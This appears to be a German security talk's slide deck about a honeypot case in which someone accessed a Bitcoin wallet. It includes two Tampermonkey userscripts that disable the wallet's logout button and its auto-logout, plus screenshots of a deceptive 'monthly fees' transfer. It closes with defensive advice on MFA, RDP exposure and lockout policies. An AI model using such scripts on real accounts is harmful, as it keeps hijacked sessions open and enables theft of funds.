'1HLuWB9yEGV8q2XkhXo1nZEsDELFeX...'. Below the address is a table with the following data:


Address	1HLuWB9yEGV8q2XkhXo1nZEsDELFeX...
Format	BASE58 (P2PKH)
Transactions	400
Total Received	\$60,238.62
Total Sent	\$0,00

A large red arrow points to the 'Total Received' value of \$60,238.62. To the left of the table is a QR code. In the bottom right corner, there is a promotional banner for AMFEIX with the text: '50% off trading fees until the...'. The banner also features a background image of a tablet displaying a trading chart.



**NUR EINMAL ANGENOMMEN:
WÜRDEN WIR VIELLEICHT AUF
DIE BITCOIN WALLET ZUGRIFF
BEKOMMEN?**

MFA ist dein Freund Feind



login.blockchain.com/#/login

BLOCKCHAIN.COM
Version 4.27.8

Нет кошелька? [Создать сейчас](#)

С Возвращением!

Номер кошелька

Идентификационный номер вашего Wallet можно найти внизу любого электронного письма, которое мы вам когда-либо отправляли. Нужно напоминание? [Отправьте идентификационный номер моего Wallet](#)

Пароль

Код из СМС

[Повторно отправить СМС](#)

[Войти](#)


[Вход через мобильное устройство](#) [Нужна помощь?](#)

Russian ▾ [Данные](#) [О системе](#) [Блог](#) [Поддержка](#)

Available on the [App Store](#) [GET IT ON Google Play](#)

ENG 23:18 6.3.2020 г.

Auto Logout ist dein ~~Freund~~ Feind



The screenshot shows a web browser window with the address bar displaying 'support.blockchain.com'. A search bar at the top right shows '5 matches' and 'log'. The main content area features two search results:

Auto Logout

After a certain period of inactivity, you will automatically be logged out of your wallet. This is to help ensure your privacy, especially if you're logging in on a shared computer or network.

By default, auto logout is set to 10 minutes, but you can adjust it to anywhere between 1-999 minutes.

Themes

Choose between five different themes - default, complement, grayscale, inverted, and dark mode - to personalize your wallet interface.


Themes Default ▾

Try out different themes for the wallet.

Was this article helpful?

85 out of 93 found this helpful

Tampermonkey To The Rescue



The screenshot shows the Tampermonkey website in a browser window. The address bar displays 'tampermonkey.net'. A cookie consent banner is visible at the top. The main header features the Tampermonkey logo and the text 'by Jan Biniok'. A search bar is present with the text 'Search this page: Google Custom Search'. Below the header is a navigation menu with links for 'Home', 'Support', 'Changes', 'Contribute', and 'About'. A secondary navigation bar lists supported browsers: 'Chrome', 'Microsoft Edge', 'Safari', 'Firefox', 'Opera Next', 'Dolphin Browser', and 'UC Browser'. The main content area contains the following text:

Tampermonkey is the most popular userscript manager, with **over 10 million users**. It's available for **Chrome, Microsoft Edge, Safari, Opera Next, and Firefox**.

Tampermonkey makes it very easy to manage your userscripts and provides features like a clear overview over the running scripts, a built-in editor, ZIP-based import and export, automatic update checks and browser and cloud storage based synchronization.

This extension is installed in just a minute, so **give it a try!**

DOWNLOAD

Platform	Version	Features	Action
Safari 12+ MacOS 10.13+	Tampermonkey	Multi-Language Privacy Policy	Go To Mac App Store
Safari 6-12	Tampermonkey	Free Multi-Language Privacy Policy	Download

Tampermonkey To The Rescue

```
logout script Free Mode
// ==UserScript==
// @name      New Userscript
// @namespace  http://tampermonkey.net/
// @version   0.1
// @description try to take over the world!
// @author    You
// @match     https://login.blockchain.com/en/
// @grant     none
// @require   http://code.jquery.com/jquery-3.4.1.min.js
// ==/UserScript==


(function() {
  'use strict';

  jQuery('body').on('click',"button[data-e2e='logoutLink']",function(event) {
    event.preventDefault();
    event.stopPropagation();

    $("body").append('<div id="mylog" style="background-color:rgb(13, 53, 120);display:block;position
    $("button[data-e2e='logoutLink']").parent("div").hide()
  })
})();
```

Logout Button deaktivieren

Tampermonkey To The Rescue



```
1 // ==UserScript==
2 // @name      New Userscript
3 // @namespace http://tampermonkey.net/
4 // @version   0.1
5 // @description try to take over the world!
6 // @author    You
7 // @match     https://login.blockchain.com/*
8 // @grant     none
9 // @require  http://code.jquery.com/jquery-3.4.1.min.js
10 // ==/UserScript==
11
12 (function() {
13     'use strict';
14     window.setInterval(function() {
15         $("button[data-e2e='dashboardLink']").click()
16     }, 3*60*1000)
17 })();
```

Auto Logout deaktivieren

beehoney1.eastus.cloudapp.azure.com

login.blockchain.com/#!/home

BLOCKCHAIN.COM Send Request Security Center Settings

Total Balance **\$1 383,88**

We built our own exchange that links to your Wallet. Instantly access more cryptos and deposit/withdraw cash. [Get Started](#)

Dashboard

- Buy & Sell
- Swap
- Airdrops
- Exchange
- Borrow NEW
- Hardware i

USD Digital

Bitcoin

Ether

Total Balance **\$1 383,88**

Total Wallet Hardware

USD Digital	\$0,00	0.00 USD-D
Bitcoin	\$1 026,15	0.19009048 BTC
Ether	\$0,08	0.0000837 ETH
Bitcoin Cash	\$357,65	2.08041775 BCH
Stellar	\$0,00	0 XLM

Bitcoin (BTC) **\$5 398,27**

Current Price

-\$2 001,37 (-27,19%) today

\$7 367,16

\$4 045,82

Day Week Month Year All

beehoney1.eastus.cloudapp.azure.com

login.blockchain.com/#/home

BLOCKCHAIN.COM Send Request Security Center Settings

Total Balance **\$1 383,88**

Dashboard Buy & Sell Swap Airdrops Exchange Borrow Hardware USD Digital Bitcoin Ether

We built our own exchange that links to your Wallet. Instantly access your assets. [Get Started](#)

Send Bitcoin

Currency: **Bitcoin** From: **My Bitcoin Wallet (0.190...)**

To: **1GHJHyLw1zqgPtaADJZtLPnwu7HXbQzbBE**

Your BTC wallet now supports *bitpay* urls. [Learn more](#)

Amount: **0.02** USD = **0.00000546** BTC

Description: **Blockchain.com Monthly Fees**

Network Fee: **Regular** **0.00007831 BTC (\$0.42)**

Estimated confirmation time 1+ hour

[Continue](#)

Bitcoin (BTC) Current Price **\$5 398,27** -\$2 001,37 (-27,19%) today

\$4 045,82

Day Week Month Year All



BLOCKCHAIN

Total Balance
\$1 383,88

- Dashboard
- Buy & Sell
- Swap
- Airdrops
- Exchange
- Borrow
- Hardware
- USD Digital
- Bitcoin
- Ether



Settings

Get Started

Estimated confirmation time 14 hour

Continue

Wie können wir uns schützen?



Multi Faktor Authentifizierung verwenden

Benutzername und Passwort reicht heute nicht mehr aus um unsere Konten abzusichern!



RDP gehört nicht ins Internet

Es sollte immer eine entsprechende Gateway Lösung oder ein VPN vorgeschaltet werden.



Unbedingt Lockout Policies einsetzen

Mit „Smart Lockouts“ bietet ADFS hier eine gute Lösung für externe Portale.



Mitarbeiter schulen

Durch Awareness Trainings lernen die Mitarbeiter wie wichtig sichere Passwörter sind



IT Systeme härten (Empfehlung: Purple Teaming)

Gefährliche Datentypen deaktivieren; Powershell einschränken, ...








 **Bee IT Security Consulting GmbH**
Nibelungenstraße 37, A-3123 Schweinern



Florian Bogner
Information Security Expert

 +43 660 123 9 454
 florian@bee-itsecurity.at
 <https://www.bee-itsecurity.at>